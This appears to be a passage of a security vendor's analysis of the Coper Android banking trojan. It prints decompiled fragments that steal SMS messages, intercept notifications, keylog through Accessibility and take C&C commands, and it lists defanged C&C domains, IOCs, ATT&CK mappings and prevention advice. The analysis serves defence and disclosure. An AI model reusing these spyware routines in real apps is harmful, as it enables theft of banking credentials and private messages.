
The application can read all the incoming SMS messages from the infected device.



```
public JSONObject fddo(Context context, Intent intent) {
    Object[] objArr;
    String str;
    Bundle extras = intent.getExtras();
    if (extras == null || (objArr = (Object[]) extras.get(Ccatch.fddo("03eeb563"))) == null) {
        return null;
    }
    int length = objArr.length;
    SmsMessage[] smsMessageArr = new SmsMessage[length];
    for (int i = 0; i < objArr.length; i++) {
        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
    }
    if (length == 1 || smsMessageArr[0].isReplace()) {
        str = smsMessageArr[0].getDisplayMessageBody();
    } else {
        StringBuilder sb = new StringBuilder();
        for (int i2 = 0; i2 < length; i2++) {
            sb.append(smsMessageArr[i2].getMessageBody());
        }
        str = sb.toString();
    }
    SimpleDateFormat simpleDateFormat = new SimpleDateFormat(Ccatch.fddo("17eeef5d7d308d32436ef99a8af27db35c32b1"));
    JSONObject jSONObject = new JSONObject();
    jSONObject.put(Ccatch.fddo("0be9"), Ccatch.fddo("11d9"));
    String str2 = (String) smsMessageArr[0].getClass().getDeclaredMethod(Ccatch.fddo("14efb454596c84275b6e96a0abaf79b00735ab684eae11410ce711ad"), new Class[0]).i
    jSONObject.put(Ccatch.fddo("00cb"), str2);
    jSONObject.put(Ccatch.fddo("00c8"), str);
    String format = simpleDateFormat.format(Long.valueOf(smsMessageArr[0].getTimestampMillis()));
    jSONObject.put(Ccatch.fddo("00de"), format);
    Cthis.m14o(context, format, str2 + Ccatch.fddo("49") + str);
    return jSONObject;
```

Figure 8 – Reading Incoming SMS


The application's entry point/launcher activity reads installed packages from the user's device.



```java
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    Context applicationContext = getApplicationContext();
    try {
        Csuper.m170this(applicationContext, Ccatch.fddo("10e5ad605f7191254e48a9b9a5977ebf0b24"), getComponentName().getPackageName());
        Csuper.m170this(applicationContext, Ccatch.fddo("10e5ad605f7191254e48babeb1977ebf0b24"), getComponentName().getClassName());
        Csuper.m170this(applicationContext, Ccatch.fddo("1ae4b3645173982e5e48a9b9a5bb"), Cthis.m207volatile(applicationContext));
        String fddo2 = Ccatch.fddo("01efa379556991396565bcb5abbb64bb1424a6");
        Boolean bool = Boolean.FALSE;
        if (!Csuper.fddo(applicationContext, fddo2, bool).booleanValue()) {
            Cthis.sfgjdgjtrfjgdtyrt(applicationContext);
            Csuper.m165case(applicationContext, Ccatch.fddo("01efa379556991396565bcb5abbb64bb1424a6"), Boolean.TRUE);
        }
        Cthis.m22w(applicationContext);
        if (Csuper.fddo(applicationContext, Ccatch.fddo("00e2af676f7e973858"), bool).booleanValue()) {
            Intent intent = new Intent(applicationContext, p059g.class);
            intent.addFlags(268435456);
            applicationContext.startActivity(intent);
            return;
        }
        if (Cthis.m201synchronized(applicationContext) && !Cthis.m172abstract(applicationContext, "com.android.vending").isEmpty()) {
            Cthis.m3d(applicationContext, "com.android.vending");
        }
        finish();
    } catch (Exception e) {
        Cthis.m175catch(applicationContext, Ccatch.fddo("36d2834f7d5ebd05"), e);
    }
```

Figure 9 – Launcher activity of the malicious application


The malware reads the incoming notifications by verifying the packages and steals the messages from the notification using Notification Listener Service.



```java
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
    Context applicationContext = getApplicationContext();
    boolean z = false;
    try {
        if (Csuper.m167for(applicationContext, "uptime", 0L).longValue() >= ((long) Csuper.ifdf(applicationContext, "block_push_delay", 0).intValue())) {
            String str = Csuper.m169new(applicationContext, Ccatch.fddo("11e6af735b40843e497f86b3b2b863"), "") + ",";
            String packageName = statusBarNotification.getPackageName();
            if (str.contains(packageName + ",") && f100fddo) {
                cancelNotification(statusBarNotification.getKey());
                z = true;
            }
            if (statusBarNotification.getNotification().tickerText != null) {
                String str2 = Cthis.m172abstract(applicationContext, packageName);
                String charSequence = statusBarNotification.getNotification().tickerText.toString();
                Bundle bundle = statusBarNotification.getNotification().extras;
                StringBuilder sb = new StringBuilder("PUSH Intercepted from ");
                sb.append(str2);
                sb.append(" (" + packageName + "): ");
                sb.append(charSequence);
                if (bundle.get("android.text") != null) {
                    sb.append(" / " + bundle.get("android.text").toString());
                }
                if (bundle.get("android.subText") != null) {
                    sb.append(" / " + bundle.get("android.subText").toString());
                }
                if (bundle.get("android.bigText") != null) {
                    sb.append(" / " + bundle.get("android.bigText").toString());
                }
                if (bundle.get("android.textLines") != null) {
                    sb.append(" / " + bundle.get("android.textLines").toString());
                }
                sb.append("; Blocked: ");
                sb.append(z ? "Yes" : "No");
                Cthis.m5f(applicationContext, sb.toString());
            }
        }
    } catch (Exception e) {
        Cthis.m175catch(applicationContext, "EXC_PUSHSRV", e);
```

Figure 10 – Reads and cancels the notification using Notification Listener service

Like other Banking Trojans, Coper malware requests users to enable the Accessibility Service to perform various Accessibility Event types to conduct malicious activities, as shown in the below figure.




```
if (p011k.f3class == null) {
    str2 = (((str7 + "b p011k.init(event): no last event yet\n") + "b p011k._getCurrentActivity(event): no last event yet\n") + "v p011k.process_keylogger(event):
} else {
    String str8 = str7 + "\nb p011k.init(event):";
    try {
        str5 = str8 + this.f57new.m33goto(p011k.f3class);
    } catch (Exception e2) {
        str5 = str8 + m146catch(e2);
    }
    String str9 = str5 + "\ns p011k._getCurrentActivity(event): ";
    try {
        str6 = str9 + this.f57new.fddo(p011k.f3class);
    } catch (Exception e3) {
        str6 = str9 + m146catch(e3);
    }
    String str10 = str6 + "\nv p011k.process_keylogger(event):";
    try {
        this.f57new.m29class(p011k.f3class);
    } catch (Exception e4) {
        str10 = str10 + m146catch(e4);
    }
    str2 = str10 + "\nv p011k.onAccessibilityEvent(event):";
    try {
        this.f57new.onAccessibilityEvent(p011k.f3class);
    } catch (Exception e5) {
        str2 = str2 + m146catch(e5);
    }
}
String str11 = str2 + "\ns p011k.getLastActivity():";
try {
    str3 = str11 + p011k.m26try();
} catch (Exception e6) {
    str3 = str11 + m146catch(e6);
}
String str12 = str3 + "\ns p011k.getLastPkg():";
try {
```

Figure 11 – Accessibility Event Types

The malware maintains a connection with the C&C server and queries it every minute. If the malware gets the relevant instructions from the C&C server, the time interval can be altered to ensure the malware gets sufficient time to perform other malicious functionalities.

Coper malware may also alter additional configuration parameters, as shown in Figure 12.




```
if (jSONObject.has(Ccatch.fddo("1ae4aa75536b8714567eaaa6"))) {
    Csuper.m170this(this.f82for, "injects_apps", jSONObject.getString(Ccatch.fddo("1ae4aa75536b8714567eaaa6")));
}
if (jSONObject.has(Ccatch.fddo("16f2b462514090245776b0bcb1"))) {
    Cthis.m174case(this.f82for, jSONObject.getString(Ccatch.fddo("16f2b462514090245776b0bcb1")));
}
if (jSONObject.has("block_push_apps")) {
    Csuper.m170this(this.f82for, "block_push_apps", jSONObject.getString("block_push_apps"));
}
if (jSONObject.has("minimize_apps")) {
    Csuper.m170this(this.f82for, "minimize_apps", jSONObject.getString("minimize_apps"));
}
if (jSONObject.has("uninstall_apps")) {
    Csuper.m170this(this.f82for, "uninstall_apps", jSONObject.getString("uninstall_apps"));
}
if (!jSONObject.isNull("block_push_delay")) {
    Csuper.m166else(this.f82for, "block_push_delay", Integer.valueOf(jSONObject.getInt("block_push_delay")));
}
if (!jSONObject.isNull("minimize_delay")) {
    Csuper.m166else(this.f82for, "minimize_delay", Integer.valueOf(jSONObject.getInt("minimize_delay")));
}
if (!jSONObject.isNull("uninstall_delay")) {
    Csuper.m166else(this.f82for, "uninstall_delay", Integer.valueOf(jSONObject.getInt("uninstall_delay")));
}
if (!jSONObject.isNull("keylogger_delay")) {
    Csuper.m166else(this.f82for, "keylogger_delay", Integer.valueOf(jSONObject.getInt("keylogger_delay")));
}
if (!jSONObject.isNull("get_device_admin_delay")) {
    Csuper.m166else(this.f82for, "get_device_admin_delay", Integer.valueOf(jSONObject.getInt("get_device_admin_delay")));
}
if (!jSONObject.isNull(str3)) {
    Csuper.m166else(this.f82for, str3, Integer.valueOf(jSONObject.getInt(str3)));
}
```

Figure 12 – Timer Delay and Configuration Changes Performed by malware

The list of webinjects or applications for which malicious apps attempt to steal data were also identified. Coper malware usually has a targeted list of applications in their remote server that prohibits them from running in the infected device. Coper malware actively targets banking applications across Europe, Australia, and even parts of South America.

The malware also receives commands from the TA through the C&C URL hard coded within the app in encrypted text. Figure 13 depicts the list of commands stored within the app in encrypted text.



```
String str2 = str + "\n=============== AUTOTEST 3 Commands:";
try {
    new Cwhile(this.f56for, 200, ifdf(3, "ussd", "*100#"));
} catch (Exception e2) {
    str2 = str2 + m146catch(e2);
}
Cthis.m12m(3000);
Cthis.m21v(this.f56for);
try {
    new Cwhile(this.f56for, 200, ifdf(4, "sms", "1234|test message"));
} catch (Exception e3) {
    str2 = str2 + m146catch(e3);
}
Cthis.m12m(3000);
Cthis.m21v(this.f56for);
try {
    new Cwhile(this.f56for, 200, ifdf(5, "register_again", ""));
} catch (Exception e4) {
    str2 = str2 + m146catch(e4);
}
Cthis.m12m(3000);
Cthis.m21v(this.f56for);
try {
    new Cwhile(this.f56for, 200, ifdf(6, "lock_on", ""));
} catch (Exception e5) {
    str2 = str2 + m146catch(e5);
}
Cthis.m12m(10000);
Cthis.m21v(this.f56for);
try {
    new Cwhile(this.f56for, 200, ifdf(7, "lock_off", ""));
} catch (Exception e6) {
    str2 = str2 + m146catch(e6);
}
Cthis.m12m(3000);
Cthis.m21v(this.f56for);
if (!this.f117fddo) {
    try {
        new Cwhile(this.f56for, 200, ifdf(8, "intercept_on", ""));
    } catch (Exception e7) {
        str2 = str2 + m146catch(e7);
```


Figure 13 – Commands received from C&C server

The list of commands used in Coper malware are given below:

Command	**Description**
ussd	Run a USSD request
sms	Send an SMS
register_again	Dynamically registering a broadcast receiver

lock_on & lock_off	Lock/Unlock the device screen
intercept_on & intercept_off	Start/Stop intercepting SMS
vnc_start & vnc_stop	Start/Stop a VNC
push	Demonstrate a push notification
repeat_inject	Re-display a phishing window on top of the targeted app's window
start_keylogger & stop_keylogger	Run/Stop a Keylogger
uninstall_apps	Delete an application specified in the command
kill_bot	Delete itself and the dropper
open_url	Launches the defined URL
run_app	Run a defined package

Upon further analysis, we were able to find the hardcoded additional Command and Control (C&C) domains, webinjects, and configuration data by the Malware author. The hard-coded C&C domains and configuration data are shown below.



```
package fddo;

/* renamed from: fddo.new  reason: invalid class name */
public class Cnew {

    /* renamed from: case  reason: not valid java name */  60170
    public static final String f66case = Ccatch.fddo("45baf12700");
                                                          com.android.vending|com.facebook.katana|com.facebook.orca|com.instagram.android|com.skype.raider|com.viber.voip|
    /* renamed from: else  reason: not valid java name */  com.whatsapp
    public static final String f67else = Ccatch.fddo("10e5ad3e51719039557ebdfcb4ad7eba0f2fa57a4a80180b18e301bb2a7cf1ca96f3c76efaad518b362d1fc470f3c27d3c533643e7c0a327263eaf6a1455000daba838491c27935c9911b437bc55478ad4b154a
                                                                    https://s22231232fdnsjds.top/PArhFzp5sG2sN/|https://s32231232fdnsjds.top/PArhFzp5sG2sN/
    /* renamed from: fddo  reason: collision with root package name */  |https://s42231232fdnsjds.top/PArhFzp5sG2sN/
    public static final String f120fddo = Ccatch.fddo("1bfeb4604325db644925ebe0f1f922ed5427a6685a85115650f60dae6743dfd3d0dedc6aaeb077c5260c5d967ee6d5682d067607ba9ce3767473fe364b1d0d0dabb63d5d40329102d72f9137bb7a598682ad7e

    /* renamed from: for  reason: not valid java name */
    public static final String f68for = Ccatch.ifdf("");  regress2PlayApp
    public static final String ifdf = Ccatch.fddo("01efa762556c87796a7bb8ab83b860");

    /* renamed from: new  reason: not valid java name */  http://www.ip-api.com/json
    public static final String f69new = Ccatch.fddo("1bfeb4600a30db3c4d60f7bbb2e571ae0f6fa16944c01f5611ec");

    /* renamed from: try  reason: not valid java name */Packets-sent
    public static final String f70try = Ccatch.fddo("23eba37b556b87664972b7a6");
```

Figure 14 – Additional C&C domains and configuration data hardcoded by malware author

Dynamic C&C servers:

- *hxxps://s22231232fdnsjds[.]top/PArhFzp5sG2sN/*
- *hxxps://s32231232fdnsjds[.]top/PArhFzp5sG2sN/*
- *hxxps://s42231232fdnsjds[.]top/PArhFzp5sG2sN/*

Coper trojans have several defense measures. Controlling the integrity of the core malicious component is one of them. The Copper malware will attempt to restore it if it is removed.

Coper malware also has a secondary safety measure to monitor potentially harmful behavior to the trojan, such as:

- The user trying to modify the device administrators' list user access to the trojan's information page from the system's list of installed apps.
- The user visiting the Google Play Protect page in the Play Store app.

- The user changes the trojan’s access privileges for the Accessibility Services features.

Conclusion

According to our research, Banking trojans no longer conduct assaults only based on overlay or using rented Mobility as a Service (MaaS), as previously detected in numerous Banking Trojan malware variants.

This malware uses Virtual Network Computing (VNC) to initiate screen recording services by recognizing the foreground settings in the list of apps.

Financial institutions must strengthen their mobile-first approach and prepare for the challenges posed by this virus by understanding the security landscape. This aim may be achieved by implementing a real-time threat-driven mobile security strategy.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How To Prevent Malware Infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How To Identify Whether You Are Infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What To Do When You Are Infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What To Do In Case Of Any Fraudulent Transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What Should Banks Do To Protect Their Customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMS, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean
Defense Evasion	T1406	Obfuscated Files or Information
Initial Access/Defense Evasion	T1444	Masquerade as Legitimate Application
Collection	T1513	Screen Capture
Collection	T1412	Capture SMS Messages
Credential Access	T1417	Input Capture (Keylogger)
Command and Control	T1436	Commonly Used Ports

Indicators Of Compromise (IOCs)

Indicators	Indicator Type	Description
4261cc05a8c4ecaf1605ef931397a4d97cc12fe38738a4f6016c3695aa2c571f	SHA256	Hash of the analysed APK file
9b07766286667e6444c93e86d833a426a5d660f0	SHA1	Hash of the analysed APK file
85b7a0e8cdee68bca806fc45948c2d82	MD5	Hash of the analysed APK file
hxxps://s22231232fdnsjds[.]top/	URL	C&C servers
hxxps://s32231232fdnsjds[.]top/	URL	C&C servers

hxxps://s42231232fdnsjds[.]top	URL	C&C servers

About Us